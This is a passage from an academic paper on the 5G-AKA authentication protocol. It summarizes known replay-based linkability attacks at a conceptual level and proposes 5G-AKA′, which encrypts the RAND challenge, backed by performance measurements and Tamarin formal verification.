- Calculate $AUTN$, which includes the concealed SQN_{HN} and MAC. Particularly, SQN_{HN} is concealed with an anonymous key AK derived from $RAND$ and k, and MAC is computed with k, $RAND$ and SQN_{HN}
- Calculate $HXRES$ by hashing $RAND$ and $XRES$, where $XRES$ is the expected response computed with k and $RAND$.
- Derive K_{seaf} with k, $RAND$, ID_{SN} and SQN_{HN} .
- Increase SQN_{HN} by 1.

Then, the HN sends AV to SN. Upon receiving AV, the SN stores $HXRES$, $RAND$ and K_{seaf}, and sends $(RAND, AUTN)$ to the UE. Next, the UE checks the message and calculates the response by calling the SIM card's AUTHENTICATE command with $(RAND, AUTN)$. This command is shown in Figure 5, and also described as follows:

- The SIM card calculates AK with k and $RAND$ via f_5, parses $AUTN$ as $\{CONC, MAC\}$, and de-conceals SQN_{HN}.
- Then, it checks the validity of $RAND$ and SQN_{HN} with MAC. If this check fails, the SIM card responds with a failure message (denoted by $\perp$). Then, the UE sends a Mac_Failure message to SN (See *Case i* in Figure 4).
- Next, it checks the freshness of AV with SQN_{HN}. If this check fails, the SIM card responds with an $AUTS$ message which conceals SQN_{UE}. Then, the UE re-synchronizes with HN by sending Sync_Failure and $AUTS$ to the SN (See *Case ii* in Figure 4).
- If all checks hold, the SIM card sets SQN_{UE} by SQN_{HN}, derives K_{seaf} with k, $RAND$, ID_{SN} and SQN_{HN}, calculates a response RES using k and $RAND$. and finally returns (K_{seaf}, RES). The UE stores K_{seaf}, and sends RES to the SN (See *Case iii* in Figure 4).

Upon receiving RES, the SN checks its validity by calculating the hashed value of RES and $RAND$, and comparing it with $HXRES$. It then forwards RES to the HN. Next, the HN authenticates UE by comparing RES with its stored $XRES$, and sends $SUPI$ to the SN if they are matching. The SN continues the protocol only when both checks hold, and rejects the authentication otherwise.

When all checks pass, the SN and UE communicate with the session keys derived from anchor keys (i.e., K_{seaf}) in subsequent 5G procedures. TS 33.501 [20] also specifies that the UE and SN should confirm the keys agreed and the identities of each other implicitly through the successful use of keys in subsequent procedures, which can be expressed by a key-confirmation round trip with K_{seaf}.

Re-synchronization between UE and HN. In the following, we give a more detailed description on the re-synchronization mechanism of sequence numbers between the UE and HN. It allows the UE to verify the freshness of message and reject a replayed message.

A UE checks the freshness of $(RAND, AUTN)$ via verifying $SQN_{UE} < SQN_{HN}$, and optionally checks $SQN_{HN} < SQN_{UE} + \Delta$. The former condition ensures that a replayed message can be detected and rejected, and the latter is designed to prevent the wrap around of SQN_{UE}. Moreover, 3GPP also provides a recommended value of $\Delta = 2^{28}$ in TS 33.102 [19] so as to decrease the failure rate due to synchronization failure.

If this check fails, the UE re-synchronizes with the HN by sending a concealed SQN_{UE} in an authenticated manner with an $AUTS$, where $RAND$ is used to generate AK^* and MAC^* as shown by Figure 5. Upon the reception of UE's re-synchronization message, the SN and HN interact as in Figure 4. In particular, the SN sends (Sync_Failure, $AUTS, RAND, SUCI$) to the HN. Then, the HN de-conceals SQN_{UE} with the anonymity key derived from k and $RAND$, and checks its authenticity with MAC^*. If the check holds, the HN re-sets SQN_{HN} by $SQN_{UE} + 1$.

3.3 The Linkability Attacks in 5G-AKA.

Currently, three types of linkability attacks have been found in 5G-AKA, which are described as follows:

- *Failure Message Linkability Attack* [22, 24]. In this attack, the attacker records a $(RAND, AUTN)$ message that the HN sends to the target UE, and replays it to all UEs in the attack area. Upon receiving such a message, the target UE passes the check on MAC as it is generated with the correct k, but fails the next check on freshness since the message is replayed, and replies with a Sync_Failure message, while the other UEs all fail the check on MAC and reply with MAC_Failure messages.

- *Sequence Number Inference Attack* [26]. This attack is performed in the same way as the first attack, where a $(RAND, AUTN)$ is replayed. But it furthermore enables the attacker to obtain the increase pattern or even particular digits of the target UE's SQN_{UE}. In particular, the attacker replays a $(RAND, AUTN)$ several times, where each time the target UE replies with a synchronization failure message containing $CONC_SQN_{UE} \leftarrow SQN_{UE} \oplus \mathsf{f}_5'(k, RAND)$. Then, denoting the target UE's SQN_{UE} in two different tests by SQN^1_{UE} and SQN^2_{UE}, the attacker can learn $SQN^1_{UE} \oplus SQN^2_{UE}$ with $CONC_SQN^1_{UE} \oplus CONC_SQN^2_{UE}$, as SQN^1_{UE} and SQN^2_{UE} are concealed with the same key via the XOR operation.
- *Encrypted SUPI Replay Attack* [35, 43]. In this attack, the attacker records an *SUCI* sent by the target UE and replays it to the HN in all UEs' sessions, and waits for the UEs to reply to the HN's challenge messages. The target UE will reply without failure message (i.e., both checks hold), while the others will all send `MAC_Failure` messages as the HN uses the k shared with the target UE to calculate their MACs.

4 Threat Model and Security Goals

In this section, we present the threat model that we consider in this paper as well as the desired goals for the AKA protocol in 5G system. In particular, the threat model is based on previous works by Basin et al. [24], Borgaonkar et al. [26] and Cremers and Dehnel-Wild [31]. For the security goals, we give out a specified goal for *privacy* by a mean of indistinguishability, and follow Basin et al. [24] and Cremers and Dehnel-Wild [31] for the goals of *secrecy* and *authentication*.

4.1 Threat Model

The presented threat model does not only include the requirements according to TS 33.501 [20], but also contains the supplementary assumptions provided by Basin et al. [24] and Cremers and Dehnel-Wild [31], since they have been formally proved to be necessary for the security of 5G-AKA, and submitted to 3GPP for future standardization.

Assumptions on Channels. We next present the assumptions on both channels in 5G network. For the radio channel, we allow the existence of both passive and active attackers, as TS 33.501 [20] does not present any security assumption or requirement for this channel. In particular, an active attacker can eavesdrop, manipulate, and inject messages on this channel, and is also allowed to command UEs to identify themselves by actively starting new AKA sessions.

For the wired channel on which an SN communicates with an HN, TS 33.501 [20] explicitly specifies its security requirements as "e2e core network interconnection" channel. This channel guarantees the confidentiality and integrity of messages transferred in a mutually authenticated manner, and is resistant to message replay. Besides the requirements specified by TS 33.501 [20], we furthermore assume that this channel is binding, where each message is bound to a session identified by an unique session ID, since previous works of Basin et al. [24] and Cremers and Dehnel-Wild [31] have shown the necessity of such an assumption in 5G-AKA.

Assumptions on Functions. The attacker is allowed to execute all functions involved in 5G-AKA with its chosen inputs. We assume that $\mathsf{f}_1, \mathsf{f}_2, \mathsf{f}_3, \mathsf{f}_4, \mathsf{f}_5, \mathsf{f}_1^*$ and f_5^* protect both confidentiality and integrity of their inputs following Basin et al. [24], and $\mathcal{KEM}_{\mathbf{ECIES}}$ and $\mathcal{DEM}_{\mathbf{ECIES}}$ are secure w.r.t., the standard security definitions of KEM and DEM by Shoup [52].

Assumptions on Components. We do not allow the attacker to compromise any component that resides within 5GC (i.e., SNs and HNs) according to TS 33.501 [20], which implies that the attacker can neither steal their long term secrets (e.g., k and sk_{HN}) nor temporary secrets (e.g., K_{seaf}). Furthermore, we do not allow the attacker to steal the long-term key k as well as SQN_{UE} from an honest user's UE, and also assume that the UE can protect all temporary secret information established in an AKA session such as K_{seaf}. We only allow the attacker to compromise the keys and secrets of UEs in its possession.

4.2 Security Goals

In the following, we first provide a more specific goal for *privacy*, as 3GPP's specifications only present weak, or "underspecified" privacy goals [24, 26], which are unable to cover the cases of linkability attacks or protect the users' privacy in practice. Then we present the goals of *secrecy* and *authentication* by reusing the ones proposed by Basin et al. [24] and Cremers and Dehnel-Wild [31].

Privacy. We first review the privacy goals desired by 3GPP for 5G-AKA in order to find out their drawbacks, and then give out a more specified goal from the view of practical attack scenarios. In TS 33.102 [19], 3GPP has identified three privacy requirements related to the privacy of mobile users including *user Identity confidentiality*, *user location confidentiality* and *user untraceability*, but only in the presence of *passive* attackers. Basin et al. [24] interprets these privacy requirements into three individual goals:

- The *SUPI* must remain secret.
- The values of SQN_{UE} and SQN_{HN} must remain secret.
- The untraceability of user must be provided.

However, these goals overlap with each other, and are not strong enough to protect the privacy of users in practice. If the attacker is able to obtain the *SUPI* for a 5G-AKA session, then it can naturally trace a UE with every AKA session it participates by stealing their *SUPI*s. The attacker can also trace a UE once the value of SQN_{UE} or SQN_{HN} is leaked, since it can

determine the linkability between two AKA sessions with the variation of counters as shown by Borgaonkar et al. [26]. Furthermore, it is necessary to take *active* attacker into account, as *active* attackers have been commonly regarded as practical threats in 4G and forthcoming 5G systems [22, 24, 26, 55].

Hence, it is necessary to explore a reasonable way to define the privacy of users for the AKA protocol in 5G. A first approach is directly applying the notion of *unlinkability* from linkability attacks, which requires that the attacker cannot link the sessions participated by the same UE. Such a property is able to cover the untraceability of users as well as the other privacy goals as specified above. However, it is hard to define the action of "linking" sessions in a formal way, let along checking whether such a property is actually satisfied. Thus, we leverage the notion of *indistinguishability*, which is the standard way for anonymous authentication systems [29, 30, 57] to claim privacy-preserving properties. It defines privacy in a *strong* sense which does not allow the attacker to determine which UE it is interacting with from two UEs. Furthermore, in the case of 5G AKA protocols, it is useful to explicitly allow the attacker to interact with one of the UEs to be distinguished before it actually begins the "game of indistinguishability". It covers the cases of linkability attacks and is convenient to be formally modelled. If an attacker is able to distinguish a target UE with the others using the data form its previously attended AKA session, then the attacker can link the UE with that session, which is actually the case of linkability attack in practice [22, 24, 26, 43]. We define the privacy goal as follows:

Goal 1 (UE Indistinguishability) : Given two UE entities denoted by UE_1 and UE_2, and an AKA session attended by UE_1 (or UE_2), no active attacker can determine whether it is interacting with UE_1 or UE_2

Secrecy. We mainly focus on the secrecy of K_{seaf}, as the privacy goal has implied the secrecy of long-term user identifiers and secrets. This goal is essentially identical to the secrecy goals refined by Basin et al. [24] and Cremers and Dehnel-Wild [31], and is presented in a simplified way:

Goal 2 (Key Secrecy) : K_{seaf} must be kept secret.

Authentication. We next list the desired goals for authentication following Basin et al. [24] and Cremers and Dehnel-Wild [31]. These goals are refined from TS 33.501 [20] in the form of agreement following Lowe's taxonomy [46] of authentication properties, and are provided with corresponding formal definitions with Tamarin Prover.

Goal 3 (Agreement between UE and SN) : By the end of protocol execution, the UE and SN must both obtain injective agreement on K_{seaf}, and weak agreement with each other.

Goal 4 (Agreement between UE and HN) : By the end of protocol execution, the UE and HN must both obtain injective agreement on K_{seaf} and weak agreement with each other. They also must both obtain non-injective agreement on ID_{SN} with each other.

Goal 5 (Agreement between SN and HN) : By the end of protocol execution, the SN and HN must both obtain injective agreement on K_{seaf} and weak agreement with each other. The SN must obtain non-injective agreement on SUPI with HN.

By *weak agreement*, we mean that a participant of the protocol has actually executed the protocol with its partner, but they do not have to agree on any data transferred or secret established in this session. *Non-injective agreement* implies that the participant should agree on the data or secrets with its partner on the basis of *weak agreement*. *Injective agreement* furthermore requires that there only exists one partner for the protocol execution and agree on the data or secrets, on the top of *non-injective agreement*.

5 5G-AKA′

In this section, we present our proposal for the AKA protocol of 5G system (i.e., 5G-AKA′). It is able to protect the privacy of users in the presence of *active* attackers, and only introduces minimal modifications on 5G-AKA in a way of compatible with legacy SIM cards and SNs' implementations. Moreover, 5G-AKA′ does not involve additional bandwidth cost than 5G-AKA as it reuses the terms of messages, and only raises additional computational cost of less than 0.03%.

In a nutshell, 5G-AKA′ uses the shared keys that are established in ECIES-KEM to encrypt and decrypt *RAND* at the HN and UE side (See Figure. 7). In this section, we begin with the exploration of the root cause of the linkability attacks via checking the logic of UE, and then propose a targeted fix according to the cause. Such an approach makes our solution more reasonable, and also resistant to the undiscovered attacks raised by the same cause. Next, we describe 5G-AKA′ in detail and evaluate its performance. We do not only present the full message flow of the protocol, but also explain its difference with 5G-AKA and why it is standard compatible.

5.1 Design Idea

We first reason about the root cause of linkability attacks in 5G-AKA, and then present a specific countermeasure against the root cause and explain its rationale. This approach makes it possible to avoid all existing linkability attacks "in one shot", as well as to prevent undiscovered privacy issues raised by the same cause.

Root Cause of Linkability Attacks. In the typical scenario of linkability attacks, an active attacker distinguishes the target UE from a set of UEs when they behave differently to the same attack vector, and then links the target UE to its previously attended session via the association between the vector and the session. To trigger such distinguishable behaviors, the only way is to utilize the conditional statements in the process of a UE's execution. Thus, it is reasonable to locate the root cause at the `AUTHENTICATE` SIM command, as it is the




Figure 6: The Initiation Phase of 5G-AKA′, where the differences with 5G-AKA are marked by underlines.

only process that includes conditional statements in a UE's execution of 5G-AKA. In particular, this command involves two conditional statements sequentially for checking *MAC* and SQN_{HN} respectively, as shown in Figure 5. Next, we dive into both of them and try to find out the root cause of those linkability attacks.

Conditional Statement on Checking MAC. In order to determine whether this conditional statement hides the root cause, an acceptable method is to find out whether its condition can lead to distinguishable behaviors with the same attack vector, which means the condition can only hold for the target UE, but fail for the others. The only way that the attacker can make this happen is to use attack vectors which include valid messages that are generated with a UE's long term secret key k. That is to say, it can only trigger distinguishable behaviors with attack vectors containing replayed messages as it does not know k. It also allows the linkability between the target UE and its previously attended sessions, because the attacker can determine that the UE who passes the check on *MAC* is the same one as in the session where the attack vector comes from, as they have the same k.

In other words, this conditional statement only checks the authenticity (and integrity) of a received message, but does not check its freshness, which leaves space for the attacker to create attack vectors using valid but unfresh messages. In 5G-AKA, the check on freshness is postponed to the second conditional statement on checking SQN_{HN}, which raises the *Failure Message Linkability Attack* [22, 24] and *Sequence Number Inference Attack* [26], or even not performed in the case of SUCI replay, which raises the *Encrypted SUPI Replay Attack* [40, 43]. Our observation shows that these seemingly different linkability attacks are actually raised by the same root cause, and can be fixed all at once.

A possible fix for this root cause can be enabling freshness check in addition to the original purpose of this conditional statement, which enables a UE to reject all attack vectors, and behave as the other UEs even if these vectors include messages replayed from its previously attended sessions. However, designing such a fix is not easy, as the commands, message flows and data formats of 5G-AKA must be retained due to the requirement of compatibility.

Conditional Statement on Checking SQN_{HN}. When evaluating the second conditional statement, we assume that the checking of MAC has been able to reject a replayed message. With such an assumption, the only way that makes different UEs behave differently is that the target UE is not synchronous with the HN but the others are. However, this cannot be triggered by an attacker via intervening the sessions with the same attack vector, as only messages for the current session can pass the check on *MAC*, which eliminates the possibility that a UE executes following an attack vector. Furthermore, it also seems impossible for the attacker to link a UE who behaves inconsistently with a re-synchronization message to its previously attended sessions, as re-synchronization can take place due to many reasons such as the out-of-order delivery and re-transmission of messages. It is hard to determine whether a UE who re-synchronizes with the HN is exactly the one that has also re-synchronized with the HN in an old session, or is the one that has responded with a *RES* in an old session, as the other UEs can also be.

Through the above analysis, we find a root cause that can explain all known linkability attacks: The UE uses two separate conditional statements to check the validity and freshness of a message respectively. A possible fix is using one conditional statement to check both the validity and freshness, as shown in our proposed countermeasure.

Countermeasure. To solve the privacy issue of 5G-AKA, we propose a countermeasure of using a session key to guarantee the freshness of message and utilizing an one-pass message to establish a temporary session key, which is inspired by traditional security protocols [39, 48, 49]. Interestingly, these ideas coincident with the concealment of SUPI with ECIES introduced by TS 33.501, which allows the countermeasure to be designed in a standard-compatible manner.

The core idea is reusing the symmetric key established by ECIES as a "session key" to encrypt and decrypt the authentication challenge *RAND*. The decryption is performed by




Figure 7: The Challenge-Response Phase of 5G-AKA′, where the implicit key authentication is expressed by a Key Confirmation round-trip. We use underlines to denote the differences with 5G-AKA, and † to denote that the encryption and decryption use AES-128 in ECB mode.

the UE before taking *RAND* as the input for AUTHENTICATE, which avoids modifying this command. This measure does not require additional round trip as the key has been established and used by both the UE and HN in the encryption and decryption of SUPI, and only requires minimal modification to TS 33.501 [20]. It is also transparent to an SN, since the encrypted challenge does not need to be decrypted by the SN, and can be treated as a challenge in 5G-AKA.

This countermeasure enables freshness checks for the conditional statement on checking *MAC* beside its original usage, and thus fix the root cause of linkability attacks. If a UE receives an encrypted (or plaintext) challenge that does not belong to the current session, where the challenge can be a replayed one in the cases of *Failure Message Linkability Attack* and *Sequence Number Inference Attack*, or is generated by an HN who receives a replayed SUCI in the case of *Encrypted SUPI Replay Attack*, the decryption algorithm will finally output a challenge that is different from the original one, which can not pass the check on *MAC*. This is due to the fact that the challenge is not encrypted by the correct key encapsulated by the UE in SUCI.

5.2 The Construction of 5G-AKA′

We present the detail of 5G-AKA′ by combining the countermeasure and 5G-AKA as follows:

The Initiation Phase. In this phase, the UE identifies itself to the HN with *SUCI* as in Figure 6. Compared with 5G-AKA, our protocol only introduces limited modification which requires both the UE and HN to store the established shared keys for the challenge-response phase, where each time a 5G-AKA′ session is initialized, a fresh k_{UE} (i.e., k_{HN}) is generated and used. It does not require additional cryptographic operation for both sides, as the key has been established via $\mathcal{KEM}_{\mathbf{ECIES}}$, and is also transparent to all 5G network specifications, as the message flow does not change.

The Challenge-Response Phase. In this phase, the involved components authenticate to each other and establish anchor keys as shown in Figure 7, where the differences with 5G-AKA are explained as follows.

First, when the HN generates *AV*, it additionally encrypts the authentication challenge with the shared key established at the initiation phase, and only includes the encrypted one in *AV*. In particular, the HN encrypts *RAND* with AES-128 in electronic codebook (ECB) mode [34] but not the counter (CTR) mode, since the length of *RAND* is 128-bit, and 3GPP only allocates a length of 128 bit for this message (See TS 24.501, Section 9.11.3.16 [18] and TS 24.008, Section 10.5.3.1 [16]), which is just coincident with the length of one block of AES-128. Any block cipher work mode which raises expansion on ciphertext requires modifications on the aforementioned specifications. Moreover, any manipulation of *RAND*′, or receiving a *RAND*′ encrypted with an incorrect key, will eventually fail the checking on *MAC*, as the UE only decrypts *RAND*′ with k_{UE} and takes the output, which is different from the one that is used to generate *MAC*, as *RAND*. That is to say, even though we does not employ authenticated encryption, the UE will reject modified *RAND*′.

Another modification on the HN's side is the way of calculating *HXRES*. Particularly, *HXRES* is computed by *RAND*′ (i.e., the encrypted *RAND*) rather than *RAND*, since *HXRES* must be computable by an SN who does not know *RAND* in order to verify the UE's response. This change makes our measure transparent to the SN, as it can just take *RAND*′ as *RAND* and execute as in 5G-AKA [20].

Then, the UE needs to decrypt the authentication challenge before it is taken as an input for AUTHENTICATE. If the encrypted challenge is manipulated, replayed, or even honestly generated by the HN following a different *SUCI*, the SIM card will reply with $\perp$ implying the check on *MAC* does not hold, since the key used by UE to decrypt *RAND*′ does not match the key that encrypts it. Obviously, our approach is compatible with the AUTHENTICATE command as neither its inputs or outputs, nor its execution process is changed (See TS 31.102, Section 7.1 [12]).

Finally, the last necessary modification is presented when the HN checks the re-synchronization message (i.e., *AUTS*) sent from a UE. This message is generated by the SIM card using *RAND*, but the SN only sends *RAND*′ when forwarding this message. Thus, the HN also needs to decrypt *RAND*′ to *RAND* before it starts to check *AUTS*.

Compared with 5G-AKA, our countermeasure only adds the encryption and decryption of *RAND* with AES-128, which almost has no impact on efficiency. Furthermore, for practical usage, we suggest vendors and communication providers to apply technique measures to extend the out-of-order delivery of *RAND*′, such as the array scheme presented by TS 33.102 [19], so as to ensure the failure rate due to MAC failure is acceptable.

5.3 Performance Evaluation

We next evaluate the performance of 5G-AKA′ and compare it with 5G-AKA. We focus on the additional time cost raised by 5G-AKA′, as 5G-AKA′ reuses the terms of messages of 5G-AKA and would not raise additional bandwidth cost. In particular, we run the execution processes of UE and HN of both protocols while considering every possible cases.

We use a workstation to run the process of a HN and a mobile phone for a UE. To be more specific, we use a MacBook 2019 workstation to run the process of an HN, and an iPhone 7 plus to run the process of a UE. The workstation equips with an Intel Core-i5 CPU which has 4 cores running at 2.4Ghz each, and runs a macOS Catalina 10.15.3 operating system. The mobile phone has an Apple A10 CPU which has 2 cores running at 2.34Ghz each, and runs an iOS 13.3 operating system. Note that we run the experiments with the Application Processor (AP) of the mobile device but not the

	UE^1	HN^1	UE^2	HN^2	UE^3	HN^3
5G-AKA	13124.73	835.10	13158.29	853.44	13132.40	847.46
5G-AKA′	13128.65	835.27	13162.44	853.71	13136.25	847.64
time$^+$	3.92 (0.03%)	0.17 (0.02%)	4.15 (0.03%)	0.27 (0.03%)	3.85 (0.03%)	0.18 (0.02%)

Table 3: The performance evaluation of 5G-AKA′. The superscripts 1,2 and 3 mean that the UE and HN run in case *i*, *ii*, and *iii* shown in Figure 4 and Figure 7. The time$^+$ line shows the additional time costs and their ratios compared with 5G-AKA.

Baseband Processor (BP), which is enough for the purpose of comparing the relative difference between 5G-AKA and 5G-AKA′. We use the Crypto++ cryptographic library[2] to implement ECIES with the `secp256r1` curve, where we modify the `Encryptor.Encrypt()` and `Decryptor.Decrypt()` interfaces such that they can support the export and import of the shared keys derived by ECIES (i.e., k_{HN} and k_{UE}). Furthermore, we use SHA-256 with different prefixes as $\{\mathsf{f}\}_{i=1}^{5}$, f_1^* and f_5^*. Our "HN" program is implemented in C++ and complied with clang 11.0.3 with `-O2` and `-std=c++11` flags. Our "UE" program is implemented in Objective-C and C++, which is complied and deployed to the test device with Xcode 11.4. Both programs implement 5G-AKA and 5G-AKA′, where the implementations of 5G-AKA′ only involve the modifications of less than 20 Lines of Code (LoC) based on the implementations of 5G-AKA. Interestingly, the experimental implementations also imply that the migration from 5G-AKA to 5G-AKA′ can be achieved via only modifying a few LoCs for both endpoints, which makes our proposal easy to be deployed based on current implementations.

The results are shown by Table 3, where the costs for each endpoint in all execution cases are presented in microseconds and are taken the average of 1000 runs with the `chrono` library provided by C++11. The content of Table 3 demonstrates that 5G-AKA′ only brings limited additional time costs than 5G-AKA. For the UE side, the migration from 5G-AKA to 5G-AKA′ will only involves an extra time cost of 0.03%. For the HN side, 5G-AKA′ only brings 0.02% ~ 0.03% additional time cost.

6 Formal Verification

In this section, we evaluate the security of 5G-AKA′ with state-of-the-art symbolic verification tool Tamarin Prover [47]. Tamarin Prover is a powerful and efficient symbolic verification tool, and has been employed in the analyses of complex security protocols [24, 31, 32, 56]. To the best of our knowledge, it is also the only tool that can model the properties which are necessary for 5G-AKA [25, 33].

Our formal verification consists of two parts. For the first part, we prove that 5G-AKA′ satisfies the goals of *authentication* and *secrecy*, with a modified Tamarin Prover's script for 5G-AKA by Basin et al. [24]. In the second part, we develop a new script to verify that 5G-AKA′ is able to protect the privacy of users even in the presence of *active* attackers and achieves the desired goal for *privacy*. It borrows the idea of simplifying the components from the modeling presented by Basin et al. [24] so as to decrease the scale of search space, and is designed following a new idea of dividing the protocol execution with two AKA sessions in order to obtain a reasonable modeling for the goal of privacy.

In this section, we first present the major modeling choices for 5G-AKA′ and then the results of formal verification.

[2]https://www.cryptopp.com




Figure 8: The configurations of RHS and LHS, where † denotes that this session can either be a 4G-AKA session or a 5G-AKA′ one.

6.1 The Modeling Choices of 5G-AKA′

The formal verification requires the modeling of ECIES in the KEM/DEM paradigm and a comprehensive script for privacy goals, where the major choices are described as follows:

- *Modeling ECIES following the KEM/DEM Paradigm.* In the modeling script, we model a generic asymmetric encryption scheme which is designed following the KEM/DEM paradigm, rather than just model ECIES with the Tamarin's built-in theory which describes operations over a diffie-hellman group. This allows our formal analysis to satisfy a wide range of variants of 5G-AKA′ which are constructed by other asymmetric encryption schemes designed following the KEM/DEM paradigm.

To be more specific, we define four functions and an equation over these functions following Tamarin Prover's grammars for customized primitives, including encap, getkey, getcipher and decap, where encap and decap model the key encapsulation algorithm and key decapsulation algorithm respectively. However, encap cannot model the key encapsulation operation alone, since the real-world algorithm outputs a tuple consisting of two elements, but a function in Tamarin Prover only outputs one. To solve this problem, we use getkey to extract the temporary key from the output of encap, and use getcipher for the ciphertext which encapsulates the key. We refer the reader to Appendix A.2 for the details of these functions and equation.

- *Modeling Privacy Goals.* Tamarin Prover provides a diff operator to model and check privacy-type (or cryptographic indistinguishable) properties. It takes two parameters as input. With this operator, Tamarin automatically generates two systems for one script, namely the Right Hand System (RHS) and the Left Hand System (LHS), where RHS applies the first parameter of diff, and LHS uses the second one. Besides RHS and LHS, Tamarin Prover also automatically generates a lemma called observational equivalence, which claims that the attacker can not distinguish LHS from RHS (resp., RHS from LHS) in its view. A violation of this lemma implies that Tamarin Prover finds a path (i.e., a series of activities that a real-world attacker can follow) that makes the attacker to distinguish LHS from RHS (resp., RHS from LHS), which means an attack vector on privacy has been found.

